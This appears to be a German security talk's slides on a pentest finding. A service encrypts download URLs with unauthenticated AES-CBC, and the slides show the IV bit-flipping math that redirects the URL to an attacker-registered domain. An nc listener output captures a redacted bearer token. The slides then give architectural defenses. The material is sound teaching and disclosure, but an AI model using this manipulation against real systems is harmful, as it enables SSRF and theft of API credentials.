Wie man mit Mathematik ein API übernehmen kann

(und wie gute Architektur das verhindert)


Max / malexmave / @hacksilon@infosec.exchange

iteratec


$ whoami

- Moin, ich bin Max (Pronomen: er/ihm)
  - @hacksilon@infosec.exchange
- „Was mit Security“ bei iteratec
  - Mini-Pentests, Threat Modeling, Architektur, …
- Vorher „was mit Security und Menschen“ an der TU Darmstadt
  - Wie bringe ich Leute dazu, ihre kaputten Webseiten zu fixen
- Zeug von dem ihr vielleicht mal gehört habt:
  - PrivacyScore.org
  - PrivacyMail.info (inzwischen abgeschaltet)
  - OWASP SecureCodeBox
- Mag Kryptographie und interessante Fehler, aus denen man was lernen kann

Das Szenario




Das Feature



bff.company.com
api.company.com
GET /process/123…
GET /process/…
…, dl: https://api.company.com/v1/..., …
dl_enc = Enc(dl, key)
dl_enc = abcf…dQ==
GET /download/abcf…dQ==
dl = Dec(dl_enc, key)
GET https://api.company.com/v1/...
Document.pdf
Document.pdf

Verschlüsselung, sagst du?

```
function cipher(text) {
    // Generate Initialization Vector (IV)
    const iv = crypto.randomBytes(16);
    // Initialize a crypto implementation for AES-128 CBC with secret key and IV
    const cipheriv = crypto.createCipheriv("aes-128-cbc", this.key, iv);
    // Encrypt the provided text
    const encrypted = Buffer.concat([cipheriv.update(text), cipheriv.final()]);
    // return IV:Ciphertext
    return iv.toString(format) + separator + encrypted.toString(format);
}
```

Crypto 101 – Block Cipher Modes





Original image

Encrypted using ECB mode


Modes other than ECB result in pseudo-randomness

Crypto 101 – Einschub: Bool‘sche Logik / XOR


$\oplus$	**1**	**0**
1	0	1
0	1	0

$$X \oplus Y \oplus X = Y$$

Crypto 101 – Cipher Block Chaining



Cipher Block Chaining (CBC) mode encryption



Cipher Block Chaining (CBC) mode decryption

Verschlüsselung:

$C_0 = Enc(P_0 \oplus IV, k)$

$C_n = Enc(P_n \oplus C_{n-1}, k)$

Entschlüsselung:

$P_0 = Dec(C_0, k) \oplus IV$

$P_n = Dec(C_n, k) \oplus C_{n-1}$

Boolsche Logik:

$Y \oplus X \oplus Y = X$

Wir fassen zusammen:

- Anwendung verschlüsselt eine URL
- Wir wissen grob, wie die URL aussieht
- System verwendet AES CBC ohne Authentifizierung des Ciphertexts
- Macht einen GET auf die entschlüsselte URL
- An dem GET hängt ein Token mit Rechten auf dem API Gateway
- Wir können beliebige Daten an den Download-Endpoint schicken

Malleable Encryption 101

Gegeben:

- Ciphertext $C = C_0, \ldots, C_N$
- Der zugehörige IV
- Wissen über den ersten Block des Plaintexts, P_0

Ziel:

- C und IV so verändern, dass bei der Entschlüsselung ein von uns bestimmter $P_0' \neq P_0$ herauskommt.

Malleable Encryption – Der Angriff

Verschlüsselung:

$C_0 = Enc(P_0 \oplus IV, k)$

$C_n = Enc(P_n \oplus C_{n-1}, k)$

Entschlüsselung:

$P_0 = Dec(C_0, k) \oplus IV$

$P_n = Dec(C_n, k) \oplus C_{n-1}$

Bool'sche Logik:

$Y \oplus X \oplus Y = X$

Ansatz:

$$D = P_0' \oplus P_0$$
$$IV' = IV \oplus D$$
$$Sende\ C, IV'$$

Denn:

$$\begin{aligned} & P_0^* \\ &= Dec(C_0, k) \oplus IV' \\ &= P_0 \oplus IV \oplus IV' \\ &= P_0 \oplus IV \oplus IV \oplus D \\ &= P_0 \oplus IV \oplus IV \oplus P_0 \oplus P_0' \\ &= P_0 \oplus P_0 \oplus P_0' \\ &= P_0' \end{aligned}$$

Was bedeutet das in der Praxis?

Wir haben Kontrolle über die ersten 128 bit = 16 byte des Plaintext, also der URL:

```
https://api.company.com/v1/...
```

Das reicht, um die Domain zu ersetzen (und den Rest der Anfrage ungültig zu machen):

```
http://srf.pw?a=any.com/v1/...
```


Domain registriert, auf meine IP umgeleitet, auf dem Router den Port an den Laptop geleitet, getestet, und…

Jackpot.

```
(⎈ |N/A:N/A)mmaass@LT1274 [redacted] % nc -l 9001
GET /?a=[redacted]
Authorization: Bearer eyJh[redacted]
Accept: */*
User-Agent: node-fetch/1.0 (+https://github.com/bitinn/node-fetch)
Accept-Encoding: gzip,deflate
Connection: close
Host: srf.pw
```

Was ist gerade passiert?


Anwendung




Backend-for-Frontend

API Gateway

Service 1



Service 2



Service 3

Und wie fixen wir das jetzt? – Die Standard-Antwort

- **Nie, nie, nie, nie, nie Verschlüsseln ohne Authentifizierung**

The Cryptographic Doom Principle

Dec 13, 2011

When it comes to designing secure protocols, I have a principle that goes like this: if you have to perform *any* cryptographic operation before verifying the MAC on a message you've received, it will *somehow* inevitably lead to doom.

https://moxie.org/2011/12/13/the-cryptographic-doom-principle.html

- Am besten: Funktionalität nicht selber bauen, sondern existierende Library nutzen!

Aber das ist doch nicht alles, oder?

+

- Falsche Verwendung von Verschlüsselungsalgorithmen
  - Ermöglicht evtl. weitere kryptographische Angriffe (key recovery?)
- Volle URLs in den übertragenen Daten, anstatt nur relevante Teile der URL zu verwenden
  - Ermöglicht Abruf alternativer API Endpoints durch diese Funktion
- Keine Einschränkung der abrufbaren URLs
  - Ermöglicht Abruf anderer URLs (SSRF)
- Kein Firewalling von ausgehendem Traffic vom BFF
  - Enabler für andere Formen von Daten-Exfiltration / remote shells
- Kein striktes Firewalling von eingehenden Traffic zum API Gateway (ganzes Firmennetz erlaubt)
  - Ermöglich das Ausnutzen anderer Schwachstellen (CVEs) im API Gateway
- Verwendung eines „Gott-Tokens“ ohne Claims und Scoping zwischen BFF und Backends
  - Macht vertrauenswürdiges Logging / Auditing in Backends unmöglich

-

Fazit

Für die Verteidiger:

- Verschlüsselung != „Es kann nichts passieren“
- Niemand kann vorher wissen, was im System lauert.
- Mit defensiven Architekturen können unbekannte Bedrohungen abgemildert werden
- Bedrohungsanalysen / Threat Modeling helfen dabei

Für die Angreifer:

- Manchmal findet sich auch in verschlüsselten Daten was interessantes
- Im Bericht sollte man auch mal „herauszoomen“
- In der Kryptographie-Vorlesung aufpassen lohnt sich ☺